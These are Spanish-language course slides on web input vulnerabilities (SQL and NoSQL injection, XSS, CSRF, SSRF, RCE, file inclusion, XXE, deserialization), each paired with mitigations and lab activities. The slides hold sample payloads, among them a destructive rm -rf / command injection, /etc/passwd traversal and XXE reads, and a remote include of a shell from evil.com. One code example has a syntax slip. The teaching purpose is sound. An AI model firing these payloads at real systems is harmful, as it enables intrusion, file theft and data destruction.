

M2 – Vulnerabilidades de Datos de Entrada

Objetivo: Comprender cómo las vulnerabilidades relacionadas con la manipulación de datos de entrada pueden comprometer la seguridad de una aplicación web y cómo mitigarlas.

José Picón

VULNERABILIDADES DE DATOS DE ENTRADA

¿Qué son las vulnerabilidades de datos de entrada?

- Ocurren cuando una aplicación **no valida o filtra adecuadamente los datos** proporcionados por el usuario.
- Permiten ataques como **inyección de código, ejecución remota, deserialización insegura y acceso a archivos no autorizados.**

Consecuencias principales de estas vulnerabilidades

- Robo y manipulación de datos.
- Compromiso del servidor y ejecución de código malicioso.
- Acceso no autorizado a archivos y sistemas internos.

VULNERABILIDADES DE DATOS DE ENTRADA

Tipos de ataques más comunes

Punto 4.7: <https://github.com/OWASP/wstg/releases/download/v4.2/wstg-v4.2.pdf>



- **Inyección de código:** *SQL Injection, NoSQL Injection*
- **Manipulación de entrada:** *Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), Server-Side Request Forgery (SSRF)*
- **Ejecución de código:** *Remote Code Execution (RCE)*
- **Acceso indebido:** *Local File Inclusion (LFI), Remote File Inclusion (RFI)*
- **Explotación de datos:** *XML External Entities (XXE), Unsafe Deserialization*

SQL INJECTION (SQLI)


¿Qué es SQL Injection?

Ataque que permite **inyectar código SQL malicioso** en consultas a la base de datos.

Ejemplo de código vulnerable

```
SELECT * FROM users WHERE username = 'admin' AND password = 'password';
```

Un atacante ingresa ' OR '1'='1 en el campo de usuario, alterando la consulta.



SQL INJECTION (SQLI)

Consecuencias

- *Robo o alteración de datos:* Un atacante puede acceder, modificar o eliminar registros en la base de datos. Ejemplo: *Obtención de credenciales de usuarios almacenadas en la base de datos.*
- *Autenticación sin credenciales válidas:* Un atacante puede modificar una consulta SQL para iniciar sesión como otro usuario sin conocer la contraseña. *Ejecución remota de comandos en la base de datos*
- Algunos motores de bases de datos permiten *ejecutar comandos del sistema operativo*, comprometiendo completamente el servidor.

Mitigación básica

- Usar consultas parametrizadas:

```
SELECT * FROM users WHERE username = ? AND password = ?;
```

- Escapar y validar las entradas del usuario.

NoSQL INJECTION

¿Qué es NoSQL Injection?

Ataque similar a **SQL Injection**, pero dirigido a bases de datos **NoSQL** como MongoDB, CouchDB o Firebase. Ocurre cuando **las consultas NO están correctamente sanitizadas** y permiten la inyección de operadores maliciosos.

Ejemplo de código vulnerable (MongoDB)

```
db.users.find({ username: userInput });
```

Si un atacante introduce el siguiente JSON:

```
{ "$ne": "" }
```

Se devuelve todos los usuarios, permitiendo acceso no autorizado.

Ejemplo de ataque avanzado

Inyección de un operador `$where` para ejecutar JavaScript:

```
"$where": "return this.role == 'admin'" }
```

Permite escalar privilegios en bases de datos mal protegidas.

NoSQL INJECTION

Consecuencias

- Acceso no autorizado a bases de datos: *Permite consultar, modificar o eliminar información sin autenticación.*
- Escalada de privilegios: *Manipulación de consultas para obtener acceso con permisos de administrador.*
- Ejecución de código malicioso en bases de datos inseguras: Algunas bases de datos NoSQL permiten la ejecución de JavaScript, lo que puede ser explotado para ataques más complejos.

Mitigación básica

- Usar consultas parametrizadas en lugar de consultas directas.
- Validar y sanitizar los datos de entrada.
- Deshabilitar ejecución de JavaScript en MongoDB (`disableJavaScript`).
- Aplicar controles de acceso adecuados para restringir permisos.



ACTIVIDAD

M2-A1-Explotación y Mitigación de SQL Injection (SQLi)

Tema: Ataque y protección contra inyección SQL

Objetivo: Configurar un servidor web con **Apache + PHP + MySQL**, alojar una página vulnerable a **SQL Injection**, explotarla y luego corregirla

CROSS-SITE SCRIPTING (XSS)

¿Qué es XSS?

Permite a un atacante **inyectar código JavaScript** en páginas web vistas por otros usuarios.

Tipos de XSS

- **Reflejado:** Código se ejecuta inmediatamente tras hacer clic en un enlace malicioso.
- **Almacenado:** Código malicioso se guarda en la base de datos y se ejecuta en cada carga de página.
- **DOM-Based:** Modificación del contenido de la página a través del DOM del navegador.

Ejemplo de ataque: `<script>alert('Hackeado!');</script>`



<https://portswigger.net/web-security/cross-site-scripting>

CROSS-SITE SCRIPTING (XSS)

Consecuencias

- *Robo de cookies y secuestro de sesión*: Un atacante inyecta un script malicioso que roba las cookies del usuario y obtiene acceso a su sesión.
- *Manipulación de contenido de la página*: Se pueden modificar formularios, enlaces o interfaces para redirigir a los usuarios a sitios maliciosos.
- *Distribución de malware*: Un atacante puede inyectar código que descargue malware automáticamente en el navegador del usuario.

Mitigación básica

- Sanitizar y escapar entradas.
- Usar *Content Security Policy* (CSP).
- Validar y codificar la salida en HTML, JS y CSS.



ACTIVIDAD

M2-A2-Explotación y Mitigación de Cross-Site Scripting (XSS)

Tema: Inyección de scripts en el navegador

Objetivo: Explorar XSS reflejado y mitigarlo con sanitización de entrada

CROSS-SITE REQUEST FORGERY (CSRF)

¿Qué es CSRF?

Fuerza al usuario autenticado a ejecutar acciones no deseadas en un sitio web.

Ejemplo de ataque

Un atacante envía un enlace malicioso a un usuario autenticado que realiza una transferencia bancaria sin su consentimiento.



<https://portswigger.net/web-security/csrf>


CROSS-SITE REQUEST FORGERY (CSRF)

Consecuencias

- *Ejecución de acciones no autorizadas*: Un usuario autenticado puede ser forzado a realizar una acción sin su consentimiento (como transferencias bancarias o cambios de contraseña).
- *Cambio de configuraciones críticas*: Un atacante puede modificar correos electrónicos, contraseñas o permisos en la cuenta de la víctima.
- *Escalada de privilegios en sistemas mal configurados*: Si un administrador es víctima de un ataque CSRF, un atacante podría otorgarse permisos elevados.

Mitigación básica

- Uso de tokens CSRF en formularios.
- Validar el `Referer` y `Origin`.
- Requerir autenticación para acciones sensibles.



ACTIVIDAD

M2-A3-Explotación y Mitigación de Cross-Site Request Forgery (CSRF)

Tema: Manipulación de acciones autenticadas

Objetivo: Simular un ataque CSRF y protegerse con tokens

SERVER-SIDE REQUEST FORGERY (SSRF)


¿Qué es SSRF?

Permite a un atacante hacer que el servidor **realice peticiones HTTP a recursos internos**.

Ejemplo de ataque

`http://victima.com/fetch?url=http://localhost/admin`

El servidor accede a rutas internas y expone información confidencial.



<https://portswigger.net/web-security/ssrf>

SERVER-SIDE REQUEST FORGERY (SSRF)

Consecuencias

- *Acceso a redes internas*: Un atacante usa el servidor de la víctima para hacer peticiones a servicios internos (por ejemplo, bases de datos o APIs privadas).
- *Filtración de información sensible*: Puede explotar servicios internos para obtener credenciales, tokens de acceso o archivos confidenciales.
- *Uso del servidor como proxy para ataques*: Un atacante puede enviar peticiones maliciosas a otros sistemas sin ser detectado, utilizando la IP del servidor como origen.

Mitigación básica

- Restringir acceso a direcciones internas (`localhost`, `127.0.0.1`).
- Validar y filtrar URLs ingresadas por el usuario.

SSRF

Server Side Request Forgery

ACTIVIDAD

M2-A6-Explotación y Mitigación de Server-Side Request Forgery (SSRF)

Tema: Manipulación de solicitudes del lado del servidor

Objetivo: Explorar cómo SSRF permite acceder a recursos internos y mitigarlo

REMOTE CODE EXECUTION (RCE)

¿Qué es RCE?


Permite a un atacante **ejecutar comandos en el servidor** de forma remota.

Ejemplo de código vulnerable

```
system($_GET['cmd']);
```

Un atacante envía:

```
http://victima.com/index.php?cmd=rm -rf /
```



REMOTE CODE EXECUTION (RCE)

Consecuencias

- *Control total del servidor*: Un atacante puede ejecutar comandos en el sistema, permitiendo la instalación de malware o ransomware.
- *Filtración y manipulación de datos*: Se pueden robar datos confidenciales o alterar configuraciones del sistema.
- *Creación de puertas traseras (backdoors)*: Un atacante instala un shell remoto para acceder al sistema en cualquier momento.

Mitigación básica

- Evitar `eval()`, `exec()`, `system()`, `popen()`.
- Restringir comandos permitidos y validar la entrada del usuario.

Remote Code Execution (RCE)

ACTIVIDAD

M2-A4-Explotación y Mitigación de Remote Code Execution (RCE)

Tema: Ejecución remota de código

Objetivo: Explorar RCE y mitigar con escapes de comandos

LOCAL FILE INCLUSION (LFI)

¿Qué son LFI?

Permite incluir archivos locales en el servidor.

Ejemplo de ataque LFI

`http://victima.com/index.php?file=../../../../etc/passwd`



<https://blog.isecauditors.com/2022/10/lfi-una-vulnerabilidad-que-no-se-puede-subestimar.html>

LOCAL FILE INCLUSION (LFI)

Consecuencias LFI

- *Exposición de archivos internos:* Un atacante puede acceder a archivos críticos (`/etc/passwd`, `config.php`).
- *Ejecución de código malicioso en el servidor:* Si el servidor permite interpretar archivos incluidos, el atacante podría ejecutar código PHP o scripts maliciosos.
- *Escalada de privilegios en servidores vulnerables:* Explotando configuraciones incorrectas, un atacante puede aumentar sus permisos en el sistema.

Mitigación básica

- Validar y sanitizar la entrada del usuario
- Deshabilitar la ejecución de archivos incluidos.
- Escapar y filtrar caracteres peligrosos.



ACTIVIDAD

M2-A8-Explotación y Mitigación de Local File Inclusion (LFI)

Tema: Inclusión de archivos locales del servidor

Objetivo: Leer archivos del servidor y mitigarlo con listas blancas


REMOTE FILE INCLUSION (RFI)

¿Qué son RFI?

Permite incluir archivos remotos maliciosos.

Ejemplo de ataque RFI

`http://victima.com/index.php?page=http://evil.com/shell.php`



<https://portswigger.net/web-security/file-upload>

REMOTE FILE INCLUSION (RFI)

Consecuencias RFI

- *Ejecución de código remoto*: Permite a un atacante ejecutar scripts alojados en su propio servidor.
- *Descarga y ejecución de malware*: Puede inyectar troyanos o backdoors en el sistema de la víctima.
- *Toma de control total del servidor*: Un atacante puede instalar herramientas como shells web (c99, r57) para administrar el servidor de forma remota.

Mitigación básica

- Deshabilitar *allow_url_include* en PHP (evita la carga de archivos desde URLs externas).
- Restringir rutas de archivos permitidos.
- Validar la extensión y tipo de archivo.



ACTIVIDAD

M2-A9-Explotación y Mitigación de Remote File Inclusion (RFI)

Tema: Inclusión de archivos remotos

Objetivo: Ejecutar código remoto y mitigarlo bloqueando URLs externas

XML EXTERNAL ENTITIES (XXE)

¿Qué es XXE?

Vulnerabilidad en parsers XML que permite la carga de entidades externas para acceder a archivos del servidor o realizar ataques de denegación de servicio.

Ejemplo de código vulnerable (Parser XML inseguro en Python)

```
import xml.etree.ElementTree as ET
data = "<root>" + userInput + "</root>"
tree = ET.fromstring(data)
```

Si un atacante introduce la siguiente entidad externa maliciosa:

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<root>&xxe;</root>
```

Se obtiene el contenido del archivo /etc/passwd.

Tipos de ataques XXE

- **File Disclosure:** Lectura de archivos internos (/etc/passwd, C:\windows\win.ini).
- **SSRF mediante XXE:** Realización de peticiones internas (file://, http://localhost/admin).
- **DoS (Billion Laughs Attack):** Sobrecarga de memoria con entidades recursivas.

<https://portswigger.net/web-security/xxe>

XXE


Consecuencias

- *Lectura de archivos en el servidor*: Se pueden extraer archivos del sistema de la víctima (/etc/passwd en Linux o C:\Windows\win.ini en Windows).
- *Ataques SSRF a sistemas internos*: Puede hacer que el servidor lea recursos internos (file://, http://localhost:8080/admin).
- *Denegación de servicio (DoS)*: Uso del Billion Laughs Attack para consumir memoria y bloquear el servidor.

Mitigación básica

- Deshabilitar entidades externas en los parsers XML.
- Usar formatos alternativos como JSON en vez de XML cuando sea posible.
- Validar las entradas XML antes de procesarlas.
- Configurar los parsers XML en modo seguro

```
from lxml import etree  
parser = etree.XMLParser(no_network=True, resolve_entities=False)
```



ACTIVIDAD

M2-A7-Explotación y Mitigación de XML External Entities (XXE)

Tema: Manipulación de XML para leer archivos del servidor

Objetivo: Explorar XXE y mitigarlo deshabilitando entidades externas

UNSAFE DESERIALIZATION


¿Qué es Unsafe Deserialization?

Se produce cuando una aplicación **deserializa objetos sin validación**.

Ejemplo de código vulnerable

```
unserialize($_POST['data']);
```

Un atacante puede crear un objeto malicioso para ejecutar código arbitrario.



UNSAFE DESERIALIZATION

Consecuencias

- *Ejecución Remota de Código (RCE)*: Un atacante puede enviar un objeto malicioso en una petición, y si la aplicación lo deserializa sin validación, ejecutará código arbitrario en el servidor.
- *Modificación de Datos o Escalada de Privilegios*: Si la aplicación almacena datos serializados en cookies o bases de datos, un atacante puede manipularlos para elevar privilegios o alterar configuraciones.
- *Denegación de Servicio (DoS)*: Un atacante puede enviar objetos recursivos o excesivamente grandes, haciendo que el servidor consuma toda la memoria y colapse.

Mitigación básica

- Usar JSON o formatos seguros en lugar de serialización de objetos (*unserialize()*, *pickle.load()*)
- Validar los datos antes de deserializar.
- Implementar listas blancas para restringir qué clases pueden deserializarse.



ACTIVIDAD

M2-A5-Explotación y Mitigación de Unsafe Deserialization

Tema: Modificación de objetos serializados

Objetivo: Explorar la deserialización insegura y mitigarlo con JSON

M2 – Vulnerabilidades de Datos de Entrada

Objetivo: Comprender cómo las vulnerabilidades relacionadas con la manipulación de datos de entrada pueden comprometer la seguridad de una aplicación web y cómo mitigarlas.

José Picón jm.picongimenez@edu.gva.es